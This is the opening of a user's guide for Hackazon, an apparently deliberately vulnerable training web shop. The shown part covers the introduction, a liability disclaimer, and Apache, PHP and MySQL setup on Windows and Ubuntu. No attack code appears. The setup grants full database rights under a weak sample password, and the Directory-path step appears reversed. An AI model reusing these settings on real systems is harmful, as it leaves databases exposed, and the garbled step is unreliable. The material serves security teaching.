



# Hackazon

---

User's Guide

# Contents

---

Contents .....	2
Introduction .....	4
Hackazon setup for a Windows machine .....	5
WampServer setup .....	6
Hackazon setup for a Linux (Ubuntu) machine .....	15
Hackazon installation wizard .....	23
Default configuration .....	26
Application features .....	27
Administrator interface .....	28
Create SQL injection vulnerability .....	28
How to conduct a manual test against Hackazon .....	31
How to find vulnerabilities from the Hackazon application .....	34
How to test the Hackazon mobile application using AppSpider .....	44
Install Android emulator .....	44
Install Hackazon application in the Android emulator .....	44
Configuring the proxy .....	45
Capture mobile application traffic .....	47
Import recorded traffic into AppSpider .....	50
How to test the Hackazon web application using AppSpider .....	59
Attack policy .....	61
Authentication .....	62
Browser Macro .....	63
Scan summary .....	67
Reporting .....	69

---

How to test a REST API using AppSpider .....	76
Example of proxy setup in OWASP ZAP and Android emulator. ....	76
Test REST API manually using OWASP ZAP .....	77
Testing a REST API using AppSpider .....	91
How to create a custom attack module .....	101
Create a C# class library .....	101
Add new DLL reference .....	102
Creating classes .....	103
Create configuration files .....	107
Edit configuration file .....	109
Running a scan using a custom attack module .....	110
How to conduct mobile application testing using the WiFi Pineapple .....	111
WiFi Pineapple setup with your machine .....	111
Create an open wireless network .....	116
Monitor mobile application traffic .....	121
Import recorded traffic into AppSpider .....	125
AppSpider Swagger Utility .....	133
Accessing the Swagger Utility .....	133
Creating a new scan configuration .....	137

## Introduction

Hackazon is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hackazon simulates a “real-world” e-commerce application which was built with a number of known and common vulnerabilities such as SQL injection and cross-site scripting. This allows you to attempt real exploits against a web application and understand the specifics of the issue, and how to resolve it.

Most security researchers would agree that insufficient (or sadly often the absence of) data validation is the leading cause of software security vulnerabilities. Buffer overflows, SQL injection and cross-site scripting can all be prevented through proper data validation. As for the performance effect, in our experience, that is often negligible as compared to rest of the application which is typically performing both CPU and I/O intensive operations such as encryption and database/file access.

Hackazon allows you to see how easily a number of issues can be detected with AppSpider, a specialized application security tool that automates manual testing processes. By experiencing first hand, both the attack and what made it possible, we believe you can be trained to recognize the potential for such problems occurring in your own application(s). In turn, increased knowledge and skill will motivate you to fix current problems before they are exploited as well as build future applications to be secure from day one of the software development life cycle.


**Disclaimer:** Hackazon is riddled with vulnerabilities by design. Use of Hackazon can cause system compromise and Rapid7 accepts no liability for the same. We strongly advise users not to use the application on production systems. Any download, installation, or use of Hackazon is entirely at the user’s own risk.

# Hackazon setup for a Windows machine


Hackazon is available on the Rapid7 GitHub page and can be downloaded from the following link:

**Hackazon:** <https://github.com/rapid7/hackazon>.

1. Click the **Download ZIP** button to download the source code.



2. Unzip **Hackazon\_master.zip** into **C:\home\hackazon\**.







## WampServer setup



Hackazon is a PHP web application and requires PHP framework, an Apache server, and a MySQL database. For an all-in-one, Windows web development environment, you can use WampServer. It allows you to create web applications with PHP framework, an Apache server, and a MySQL database. WampServer can be downloaded from the following link:


**WampServer:** <http://www.wampserver.com/en/download-wampserver-64bits/>

1. Complete WampServer Setup Wizard.











## 2. Launch WampServer.



3. Click on the WampServer's system tray.
4. Navigate to **Apache -> Apache modules -> rewrite\_module**.



Modify the file, C:\wamp\bin\apache\apache2.4.9\conf\httpd.conf:

5. Change DocumentRoot "c:/wamp/www/" to:

```
DocumentRoot "c:/home/hackazon/web/"
```

6. Change <Directory "c:/home/hackazon/web"> to:

```
<Directory "c:/wamp/www//">
```


' at line 252." data-bbox="126 89 618 362"/>

```

229 #
230 DocumentRoot "c:/home/hackazon/web/"
231 #
232 #
233 # Each directory to which Apache has access can be configured with respect
234 # to which services and features are allowed and/or disabled in that
235 # directory (and its subdirectories).
236 #
237 # First, we configure the "default" to be a very restrictive set of
238 # features.
239 #
240 <Directory />
241     AllowOverride none
242     Require all denied
243 </Directory>
244 #
245 #
246 # Note that from this point forward you must specifically allow
247 # particular features to be enabled - so if something's not working as
248 # you might expect, make sure that you have specifically enabled it
249 # below.
250 #
251 #
252 <Directory "c:/home/hackazon/web/">"

```

7. Rename C:\home\hackazon\assets\config\db.sample.php to C:\home\hackazon\assets\config\db.php.



8. Open a MySQL console from the system tray.
9. Press **ENTER** on your keyboard when the MySQL console asks for password.
10. Enter the following commands into the MySQL console.
11. Create Hackazon database:


```
create database hackazon;
```

12. Assign database credentials:

```
GRANT ALL ON hackazon.* TO hackazon@'localhost' IDENTIFIED BY  
'InsertPasswordHere';
```

**Note:** The password that you provide will be used to authenticate the Hackazon DB Settings as part of the Hackazon Installation Wizard.

11. Press **ENTER** on your keyboard to continue.



The screenshot shows a Windows command-line window titled "c:\wamp\bin\mysql\mysql5.6.17\bin\mysql.exe". The window displays the MySQL monitor welcome message and several MySQL commands. A red box highlights the command "create database hackazon;" and its response "query OK, 1 row affected (0.48 sec)". Another red box highlights the GRANT command and its response "query OK, 0 rows affected (0.00 sec)".

```
c:\wamp\bin\mysql\mysql5.6.17\bin\mysql.exe
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.6.17 MySQL Community Server (GPL)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database hackazon;
query OK, 1 row affected (0.48 sec)

mysql> GRANT ALL ON hackazon.* TO hackazon@'localhost' IDENTIFIED BY 'admin123!';
query OK, 0 rows affected (0.00 sec)

mysql> -
```

12. Navigate to WampServer -> Restart All Services.




13. Proceed to the [Hackazon installation wizard](#) to continue.

## Hackazon setup for a Linux (Ubuntu) machine

1. Hold **Ctrl + Alt + T** on your keyboard to open a terminal and enter the following commands.
2. Install Apache server:

```
sudo apt-get install apache2
```



The screenshot shows a terminal window titled "hackazon@ubuntu: ~". The user has run the command "sudo apt-get install apache2". The terminal displays the package manager's output, including dependency resolution, suggested packages, and a confirmation prompt asking if they want to continue the operation.

